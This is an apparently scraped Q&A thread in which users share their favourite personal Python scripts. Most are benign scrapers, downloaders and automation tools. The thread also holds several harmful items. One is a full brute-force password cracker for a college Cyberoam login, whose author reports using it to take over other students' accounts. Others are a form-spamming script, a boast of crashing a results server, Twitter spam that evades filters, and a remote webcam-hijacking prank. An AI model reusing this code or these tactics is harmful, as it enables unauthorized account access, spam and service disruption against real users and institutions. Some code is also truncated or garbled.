        times -= 1

        print "%d. Filled form" % (total - times)


if __name__ == "__main__":

    if len(sys.argv) < 3:
        print "run script as\n'python %s 'url' (in quotes) number_of_times_you_want_to_spam'\n" %
        exit()

    url = sys.argv[1]
    times = int(sys.argv[2])
    spam_form(url, times)

```

Written Sep 23

Anonymous

2.1k Views

Created a simple script using mechanise that would obtain the results of all candidates who cleard the IIT JEE.

I don't have it now but it took just around 30 lines. Python FTW \m/

Funny Sidenote: I managed to crash the result server for about 30 minutes :P


Written Jul 6, 2013 • View Upvotes


Arbaz Siddiqui, Not ignorant enough to be happy !

151 Views

While going through tons of movie I had in order to watch one of them, i had to go and type each movies name in the browser in order to check its rating, genre, cast and all that stuff.

So, I wrote this python script that lets you check IMDb rating, Genre, Cast etc., without opening a browser in a dialog box.





Here is the Github link to it : https://github.com/arbazsiddiqui...

Written Jul 8, 2015

Prashant Gaur, I am a python programmer.

1.3k Views

I wrote this script when i posted a question to Stack Overflow and i register my old email address with that account so when i was suppose to receive a answer i was not going to get any email as notification and i have to check stackoverflow.com site every time to see there is a answer.
You can run this script in your console and see message it is displaying. It will say 'There is a answer' when anyone will post a answer.

[code]

```
import urllib2
import smtplib

from bs4 import BeautifulSoup
```

```
def func(send_email):
    url = urllib2.urlopen("http://stackoverflow.com/questions/14050824/add-sum-of-values-of-two-lists-into-new-list")
    data = url.read()
    soup = BeautifulSoup(data)
    if soup.find('div', class_="answers-subheader").h2.__str__() != '"<h2>\n</h2>":
        message = "there is a answer"
        try:
        smtpObj = smtplib.SMTP('127.0.0.1', 25, 'localhost')
        smtpObj = smtplib.SMTP('localhost')
            smtpObj.sendmail(sender, receivers, message)
            print "Successfully sent email"
        except:
            print "Error: unable to send email"
    return "Done"
    print "I am trying"
    return "No"

if __name__ == '__main__':
    send_email = "No"
    while send_email == "No":
        send_email = func(send_email)
```

[/code]


Updated May 14, 2015 • View Upvotes

Aaron Li

379 Views

Write a command line translator tool for programmers like me, which really saves lots of time costed by opening dictionary webpage and make that endless ads out of my sight.

repos: litaotao/cmdtranslator



Written Jul 5, 2015 • View Upvotes

Anonymous

333 Views

I wrote a password cracker for **Cyberoam** running as my college firewall.
Every new student was assigned a username like *firstname.lastname.14branchname* and default password *firstname@nnnnn* where n is a digit.
I was able to overcome the monthly usage limits by using different accounts, and it definately helped that a few students left college in the first year and so I was left with multiple accounts and GB's of downloads(as i had their password) :)

```
import time
import urllib.request
import urllib.parse
import sys

def fetchpage(url,values=None,header={"Referer":"Google"}):
    data=None
    try:
        if values!=None:
            data=urllib.parse.urlencode(values)
            data=data.encode('utf-8')
        req=urllib.request.Request(url,data,header)
        response=urllib.request.urlopen(req)
        html=response.read()
        html=str(html)
        return html
    except Exception as e:
        with open("errlog","a") as f:
            f.write(str(e)+'\n')
        time.sleep(2)
        return fetchpage(url,values,header)

def send_request(user,password):
    header={"Host":"10.1.0.45:8090",
            "Origin":"Page on 1.0.45:8090",
            "Referer":"Page on 1.0.45:8090",
            "User-Agent":"Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML,
            }
    values={"mode":191,
            "username":user,
            "password":password,
            "a":1414864508167,
            "producttype":0
            }
    r=fetchpage("http://10.1.0.45:8090/login.xml", values,header)
    return r

def gen_password():
    for i in range(10000,100000):
        yield i
def brute_force(user):
    success=['fully logged in','Maximum Login Limit']
    fname=user.split('.')[0]+'@'
    for i in gen_password():
        password=fname+str(i)
        print('Trying password: ',password)
```

```
        m=send_request(user,password)
        if success[0] in m or success[1] in m: #check if login was successful
            print('PASSWORD: ',password)
            break

if __name__=="__main__":
    brute_force(sys.argv[1]) #pass the username to crack it's password from shell
```

Written Apr 29, 2015 • View Upvotes

Nishith Rastogi, Python = 42

1.3k Views

Download all XKCD comics as jpeg, use imagemagik to append the tool tip text below, and convert it to a CBR format. :)

[Edit]
I had done this a long time back [June, 2009], and when I dug it out on request of comments, it seems I have used only shell and not python. Here is a link I had posted on my blog then, including a dropbox archive:

XKCD offline archive with Mouseover Text

Written Oct 30, 2013 • View Upvotes

Kazem Keshavarz, KiT O

1.1k Views

Wrote a script to download imgur images from subreddits with Imgur api.

Not the best python script but the best personal purpose and fun python script I wrote.

Full code hosted on github :
imgurDownload

Written Jul 11, 2013 • View Upvotes

Dhruv Behl


1.6k Views

Was trying to learn python through small projects. So here is what i tried...
a very basic script that can download files in bulk from an ftp site using 'ftplib' library.
Though it was a very basic script but i enjoyed making it and it was a fun way to learn.

Here is the script:

```
import ftplib
import os
def dirchange():
    while True:
        dirch = raw_input( "\n\nCHANGE DIRECTORY MENU\n--------------------\n1) Enter th
        if dirch == "1": break
        ftp.cwd(dirch)
        print "\n"
        ftp.dir()
def down(count):
    serverfiles = ftp.nlst()
    while True:
        ext = raw_input( "\n\nDOWNLOAD MENU\n-------------\n1) enter the type needed for
        if ext == "0": break
```

```
        for filename in serverfiles:
            if filename in ('.', '..'): continue
            if '.' in filename and ext in filename:
                print('downloading', filename)
                localfile = open(filename, "wb")
                ftp.retrbinary('RETR ' + filename, localfile.write)
                localfile.close()
                count += 1
    return count
site = raw_input( "enter the ftp url \n");
ftp = ftplib.FTP(site,'anonymous')
print "\n"
ftp.dir()
count = 0
c = 0
while True:
    print "\n\nPress...\n(1) For directory change\n(2) For file download\n(3) Exit\n"
    choice = raw_input()
    if choice == '1':
        dirchange()
    if choice == '2':
        c = down(count)
        count+=c
    if choice == '3':
        break
ftp.quit()
print (count,'number of files successfully downloaded')
```



Updated Jan 30, 2014 • View Upvotes

Vasantha Kumar Raju Angappan, Pythonist.

106 Views

1. As a part of my official work, for every Monday, I had to analyse 10+ excel sheets and had to fill up a ppt and had to send that to my manager before end of the day. It took nearly 6 hours.

After frustrated by that task, I had written a script in Python which completed the same work in less than 30 minutes.

I used xlrd and xlwt packages.

2. In my free time, I partially developed a framework fully written in Python for Optical Character Recognition.

3. My friend has collected lots of pictures (hope you understand..!) since his college days and continued for last 13+ years, until his marriage. He had nearly 50000+ pictures in his 1TB drive.

Then he wanted to clean up the folder. As a first step, he planned to remove the duplicate pictures. I helped him by writing a small Python script using PIL library, and it took nearly 3 days and nights of non-stop execution and we found 7000+ pictures were repeated. :|

Written Aug 5

Vignesh Kannan, Dated too much. Heart broken too many times. Now at peace

429 Views

I started with practical programming in python and wrote a script that downloads daily newspaper(available for free) and save it automatically in my disk in pdf format so that I can read it just like a daily newspaper.
Here is the link

Web scraping with selenium: How to get your daily dose of Dinamalar Tamil newspaper for free

I used selenium tool for scraping. Any suggestions are welcome.

Written Jun 12, 2015 • View Upvotes

Anonymous

274 Views

A script to download all the images, webm's from a 4chan thread .
Just run the script with the thread's link as the argument.

```
"""
A script to download all images from a thread from 4chan
"""
import string
import requests
from bs4 import BeautifulSoup
import os
import sys

def download(soup,directory):
    """
    Create a directory and saves the image data into the directory
    """
    i=0
    os.makedirs(directory)
    for link in soup.find_all("a", class_="fileThumb"):
        i=i+1
        p = link.get('href')
        p=string.replace(p,"//", "http://");
        print p
        data=requests.get(p).content
        filename="image"+str(i)
        with open(os.path.join(directory, filename), 'wb') as f:
            f.write(data)

```

```
26 url = sys.argv[1]
27 r = requests.get(url)
28 soup =BeautifulSoup(r.content)
29 dir_name=url.replace('/','_')
30 dir_name=dir_name.partition('thread')[2]
31 download(soup,dir_name)
```

Written Apr 11, 2015 • View Upvotes

Vivek Chand, Machine Learning Enthusiast

1.8k Views

Automate the pain of checking if pnr status is confirmed.
vivekchand/py-pnr-status

Written Jan 26, 2014 • View Upvotes

Sohan Patel

415 Views

1)
When I was in college, I wrote a script to get results of final exams from Universitiy's website and send SMS of result on mobile. That time, I was first to let my friends know that result is declared thought 3 years. :D

I studied in Gujarat Technological University. I remember those days when result got declared and for some time, the server gets flooded and it was very hard to check result. Even a single page load took 15 minutes due to high number of students checking their results !!!

I wrote a code to crack captcha, check for result and uploaded it on cloud to run it free for 24x7. It'd check for result declaration on every 5 minutes. Whenever result was getting declared, the script would send result of each subjects and the percentage to my mobile number.

Laster on, as per my friends' requests, I added their numbers in an excel file and then I changed the script to send results of particular student in his/her mobile number / email address whenever result get declared.

2)
I love reading news papers and articles online. But I got frustrated by clicking and navigating through pages and popup ads. Many news paper /articles websites have multiple pages for a single news (with mostly little real contents on page and more ads). I made a script to merge all pages into one per news. Further, added functionality to download images/resources on computer to read it back or read offline.

Updated Jun 20, 2015 • View Upvotes

Spandan Madan

37 Views

1) An MP3 Player -

My college had put a limit on the amount of data we can use per week, and I can't work without music. So I had to cut down youtube by downloading music instead. Problem was, it took too much effort. So, I wrote a script that makes a GUI asking for the artist name and song name and downloads the song from youtube as an MP3. For this I used the youtube-dl script. I put it up on github excitedly, but was told it is not legal so took it down. Was a little sad about it. A convenient MP3 downloader is something I had always wanted.

2) Automated SMS messages -

I used python and http://160by2.com to automate SMS sending.

Written Dec 29

Siraset Jirapatchandej

1.2k Views

It's is interesting to get images of manga posted in website in one time, because I'm to lazy to click for change a page, and I also be collector :). So this kind of kind do what i think. https://github.com/vernomcrp/npa...

Written May 17, 2014 • View Upvotes

San Luthra, Pipeline Software Developer, MPC

363 Views

get tags you are subscribed to on Stackoverflow.

```
import requests
import json
url = 'https://api.stackexchange.com/2.2/users/%s/tags?order=desc&sort=popular&site=stackoverflow&
r = requests.get(url)
for line in r.iter_lines():
     for tag in json.loads(line)['items']:
         print tag['name']
```

I read PDF books on my tab, and I tend to pick up the one that has not many pages though this is not always the option I go with sometimes I do pick up with interest however I wrote a python script to get total number of pages of all the pdf ebooks I have in folder.

```
import os
from PyPDF2 import PdfFileReader
import sys

path = '/Dropbox/Read/eBook-PDFs'
exclude = ('SOA', 'CM',)


for pdf in os.listdir(path):
        if pdf.endswith('.pdf'):
                exclPdf = pdf.startswith(exclude)
                if not exclPdf:
                        try:
                                print "Book '%s' has" % pdf.replace('.pdf', '').replace('_', ' ').
                                with open(os.path.join(path, pdf), 'r') as pdfh:
                                        pdfObj = PdfFileReader(pdfh, strict=False, warndest=sys.st
                                        print "%s pages" % pdfObj.numPages
                        except IOError, er:
                                print er
                                continue

```

Updated May 31, 2015 • View Upvotes

Rishabh Sharma

778 Views

Well I pretty much got tired of searching songs in the various folders, subfolders into which they were stashed ,so I wrote this script in which I would enter the name of the song and get back all the location of the file.

The usage is pretty straight forward.You key the folder you want to search, then enter the song name, and get the output.
To exit you hit Ctrl-C
Link to script:
https://github.com/gunner272/py_...

```
$python music.py name_of_direc_to_search_1 direc_2 direc_n
enter songname november rain
answers
Ctrl-C
bye
```

Written Jul 20, 2014 • View Upvotes

Riley McDermott, Helped people learn python programming
89 Views

I am currently writing a custom command line parser in python...
so far here's the script:

```
import cmd
import os
os.system("color b")
os.system("title Flare")
Cmd = "flare"
class Interactive(cmd.Cmd):
    """Flare Interpreter Written In Python (c)"""

    prompt = '> '
    intro = "Welcome to flare, a demo of what you can do with the cmd module!"
    def do_register(Verified):
        import os as w
        import os as r
        user = input('Flare> Username: ')
        pw = input('Flare> password ')


    def do_greet(self, person):
        """greet [person]
        Greet the named person"""
        if person:
            print "hi,", person
        else:
            print 'hi'

    def do_network(self, lan):
        import socket
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        ip =  input("> ")
        ip = str(ip)
        port = input("Port> ")
        port = int(port)
        host = ip,port
```

```
    def do_EOF(self, line):
        print "Type 'Yes' to confirm you want to quit Flare"
        print "Type 'No' to stay on the parser"
        conf = input("Flare> Are you sure you want to quit? ")
        conf = str(conf)
        if conf == 'Yes':
            print 'Quitting Flare'
            return True
        if conf == 'No':
            return False


    def do_boolean(self, binary):
        """do_boolean [1] [0]"""
        if binary == 1:
            print "Output: False"
        if binary == 0:
                print "Output: False"

    def do_disclaimer(self, final):
        print 'Programming langauge used: Python 2.7.10 (c), using IDLE environment'
        print 'I am not claiming to have created Python, or involved in the creating of the language Python'
        print 'Do NOT modifiy existing commands, as it might crash the command line, or cause harm to your computer'
        print 'I am not liable for any damage caused to your computer because of this program'
        print 'Warning: this is only in pre beta stage'
        print 'You may add to the CoC(code of conduct) if you are using this command line parser for buisness purposes
ONLY if you are not modifiying existing lines'
        print 'However, you MAY add commands if you choose'
        print 'I am not claiming to have create/help create the cmd module, OR the OS module as they belong to python'


    def postloop(self):
        print "greet, help"

if __name__ == '__main__':
    Interactive().cmdloop('Welcome, to the interactive flare interpreter!')
```

greet was just an example command

Written Aug 31

Kapil Chaurasia, Just Relax. Nothing is Under Control.

402 Views

For all the sport league fantasy lover out there just like me, who due to lack of time doesn't able to follow about which player is in good touch ,whether to keep more batsmen/bowler ,which player to not to substitute and keep in my team for next matches(due to limited subs allow).

i write a python script for ipl fantasy league in which just give to url of any user's(your competitor's or fantasy league topper's) homepage ,it will give to frequent disturbtion(cricketer name ,count of how many user has that player) plus frequent distribution of power player's for above input users also.

you can manually download user page as full src code or u can use below wget command-

```
wget --cookies=on --save-cookies cookies.txt --keep-session-cookies --post-data 'username="input y

wget --cookies=on --load-cookies cookies.txt --keep-session-cookies -pk " input url of your user y
```

IPLPARSER.PY

```
import re
import json
import nltk
from os import listdir
from os.path import isfile, join


for profile in listdir("/home/kapil/fantasy.iplt20.com/ifl/homepage/homepage"):
    f=open(profile,'r')
    x="            rs_team = "
    for line in f:
        m=re.search('^\s*rs_team\s=\s',line)
        if(m):
            maindata=line.split('            rs_team = ')[1][:-1]
            #print maindata
            #print type(maindata)
            lines=maindata.split('}')
            for linepart in lines:
                linesubpart=linepart.split(',')
                if(powerply ==' "T"'):
                    print playname
                for linesubsubpart in linesubpart:
                    if(re.search('shortname',linesubsubpart)):
                        playname=linesubsubpart.split(":")[1]
                        text.append(playname)
                    if(re.search('power_player',linesubsubpart)):
                        powerply=linesubsubpart.split(":")[1]


fdist1 = nltk.FreqDist(text)
##print out distribution frequency
print fdist1.most_common(20)
```

by looking at "rs_team "object on downloaded page ,u can get other information also and modified script according

disclaim: the above python script i didn't use for my own advantage ,as when it come to cricket ,i am rajinkant MIND IT! (just kidding :p)

Written May 26, 2015 • View Upvotes

Jacek Artymiak

838 Views

The best Python scripts I have ever written were those that "amplified" my powers. Nothing glamorous, but very useful

for finding loose Drupal nodes/links in a 4000+ node database, finding new output elements in a Twitter firehose, automating documentation generation for seven different pieces of code written in different programming languages and publishing it to Github.

Written Aug 10, 2013

Rahul Choubey, A Code Artist

864 Views

Wrote a script to download 9gag images to local folder:

Github:
9gagpull

Written Dec 26, 2013 • View Upvotes

Anvesh Kurapati

501 Views

Not the best, but useful enough for me.
I am a fan of anime series and especially Naruto, and I do not like the English dubbed versions. When I find dual audio versions in torrents, the unused audio stream always bug me. I feel like they shouldn't be there. It's against nature. So I wrote a script to remove the Default English audio stream and create a new copy of the file, when given a folder.

```
import os

from subprocess import call


# Enter the desired folder in listdir function
files = os.listdir("D:\\Media\\TV Shows\\Naruto")

frmt = input('Enter the file format:')

# Only select desired formats, as folder may have files other than videos
files = [i for i in files if i[-3:]==frmt ]

# loop the command over all the files
for filegoeshere in files:
        fun = '''"C:\Program Files\MKVToolNix\mkvmerge.exe" -o "D:\\Media\\TV Shows\\Naruto\\'''+f
        call(fun)
```

The command is actually copied from the mkvtoolnix GUI, I couldn't type all those arguments. It may change from video to video though.

Written Apr 9, 2015 • View Upvotes

Rodrigo Augosto, Front End and Mobile Software Engineer, also I am a JavaScript enthusiast.

851 Views

A boilerplate to help developers to begin in Google App Engine Boilerplate platform by using the best practices

Written 10 Jul 2013 • View Upvotes

Anonymous

863 Views

I wrote a simple python script for mess registration in final year of my college at IIT-M. We had to register for mess every month which would start at 5 a.m. All the good messes were used to get filled up within 1 hour. I wrote the script so which would start sending the requests before the registration begins and tries till registration is done so I could enjoy my sweet dreams.

Written Aug 14, 2014 • View Upvotes

Konstantinos Panagiotopoulos

300 Views

This script reboot my router with 5 lines of code... :-)

```
import telnetlib
HOST = "192.168.1.1"
router = telnetlib.Telnet(HOST)
router.write(b'admin\r\n')
router.write(b'set reboot\r\n')
```

Written Jan 1, 2015 • View Upvotes

Rohith Uppala, A confused homosapien.

161 Views

Who loves movies??? Mostly everyone right.

So, Being a big movie fan, I am eagerly waiting for biggest movie of this year "Baahubali". If i like a movie, I just wanna go and watch it on first day first show. But we really don't know when bookmyshow(india's online ticketing partner) opens ticket sale for upcoming movies. sometimes, i missed so many good movies to watch them on first day due to lack of information on when they will start selling tickets. So, i wanted to solve this problem myself. Being an computer science engineer, i love solving problems and Here's what i did. I wrote a quick 40 line script which keeps a watch on bookmyshow (for every 15 minutes) and it will let me know via email (and) sms when that movie tickets are out for sale. All you need is to provide movie name. That's it.

In this way, I will definitely not miss first day first shows ever.:D

Written Jun 25, 2015 • View Upvotes

Marino Miculan, CS Professor

1.5k Views

A script running inside my DD-WRT hacked router for sampling and uploading meteorological data from my personal weather station to Weather Underground.

Written Jul 11, 2013 • View Upvotes

Anonymous

926 Views

I am a fan of Debonairblog. They post a lot of pictures in a single blog post, every time I had to open each of them and download. So I wrote a simple script that takes input of blog post containing images, figures out links in the images & downloads them. Here it is :

```
#!/usr/bin/python
import urllib
import re
import sys

reg = r'http://www.nangaspace.com/thumbs/.*jpg'
```

```
7
8  while True:
9          foo = raw_input("Enter url  :  ")
10         if foo.lower() == 'stop':
11                 sys.exit()
12         page = urllib.urlopen(foo).read()
13         for i in re.findall(reg,page):
14                 u = urllib.urlopen(re.sub('thumbs','upload',i))
15                 nam = re.findall(r'[0-9][0-9]+.*jpg',i)
16                 print "Downloading ",nam
17                 localFile = open(nam[0], 'w')
18                 localFile.write(u.read())
19                 localFile.close()
```

Do note that there is no error handling, so just give URL of blog post which has images. Save the above file as any name u want with extension `.py`. lets say `debonair.py`. then run as :

```
python debonair.py
```

Enjoy ;-)

Written Sep 1, 2013 • View Upvotes

Prashant Pandey, long answers...BORINGGG!!

96 Views

I wanted to port all my HackerEarth solution to Github but as I had solved close to 500 problems and nearly had 1000 submissions it would have been a mayhem if I would have done it manually. So I wrote this small script which can find on

https://potentialmind.wordpress....

Written Aug 1

David Petr

1k Views

As total beginner in Python, I found one good competition. For win I must add new post on Twitter like "I like phone xxx because xxx" and link on that post paste in Google Docs form.

More posts -> bigger chance to win, and the 2000. and 5000. post win. The first thing I had in mind was - do it in Python! But the competition was on the end and I had not finished the script :(

I only did Twitter "spamming" script and for avoiding Twitter anti-spam I posted thousand posts like "I like phone xxx because it have more than *yyy* MB of memory" and the *yyy* was randomly changing because of anti-spam control. Then I got stuck on how to copy link of last post :D

Written Jul 17, 2013

Harsh Prateek, Passionate Learner. Looking for something

675 Views

One script I came across was that blocked a *NIX based client USB ports remotely. Slight Modification to the script allowed me to hijack other peripherals including the webcam and spawn multiple terminals with rubbish echo quotes. This logic was was available in Perl but porting it to python was fun.

And how to call it remotely ? You create a payload...a similar procedure that Metasploit Framework uses. It was a fun prank to drive people crazy. Similar scripts exist in Perl although. An obvious reason why can't be written here. Its on

Git although.

Written May 11, 2014 • View Upvotes

Sriram Madapusi Vasudevan, On a Circular path.

1.3k Views

I had written a script for creating a hierarchy of directories recursively.

```
def create_large_file(path,size):
    with open(path,'wb') as f:
        for chunk in range(1,size):
            f.write(os.urandom(chunk*1024*1024))
def mkdir_if_not_exists(path):
    if not os.path.exists(path):
        os.mkdir(path)
def _create_hierarchy(self, paths, depth, base, with_files=False):
"""Creates a hierarchy for a given depth and paths, where paths
      indicate the number of directories per hierarchy"""
        if depth == 0:
            if with_files:
                for file_name in paths:
                    create_large_file(os.path.join(base, file_name),5)
            return
        for path in paths:
            mkdir_if_not_exists(os.path.join(base, path))
        for path in paths:
            _create_hierarchy(paths, depth - 1,
                                os.path.join(base, path),
                                with_files)
```

Updated Jan 30, 2014 • View Upvotes

Ameen Ali

32 Views

i wrote a script to download any book by typing its name.
here is the code:

```
# Ameen Ali <AmeenAli023@gmail.com>

import urllib2
from bs4 import BeautifulSoup
def get_nice_url(search):
        return '' urllib2.quote(search) + Google Search

if __name__ == '__main__':

    BookName = raw_input('Book Name: ')
    Nice_Url = get_nice_url((BookName + '.pdf'))
    headers = {'User-agent':'Mozilla/5.0'}
    req = urllib2.Request(Nice_Url,None,headers)
    site = urllib2.urlopen(req)
    soup = BeautifulSoup(site.read())
    links = []
    i = 1
    for link in soup.find_all('a' , href=True):
        if str(link['href']).endswith('.pdf'):
```

```
            links.append(link['href'])
    if len(links) != 0:
        DownloadFile = open(links[i][-10:] , 'w')
        DownloadFile.write(urllib2.urlopen(links[i]).read())
        print('Downloaded File : ' + links[i][-10:] + ' ,Check it !! ')
        isDone = False
        i = i + 1
        while not isDone:
            Answer = raw_input("Is That The Book You Wanted?(Y/N)")
            if Answer == 'Y':
                isDone = True
            elif Answer == 'N':
                if i < len(links):
                    print('Looking For Another Possible File...')
                    NewBook = open(links[i][-10:] , 'w')
                    NewBook.write(urllib2.urlopen(links[i]).read())
                    print('Downloaded File : ' + links[i][-10:] + ' , Check it !! ')
                    i = i + 1
                else:
                    print('No More Books Found!')
            else:
                print("Please Enter (Y/N).")
    else:
        print("No Books!")
```

Written Nov 29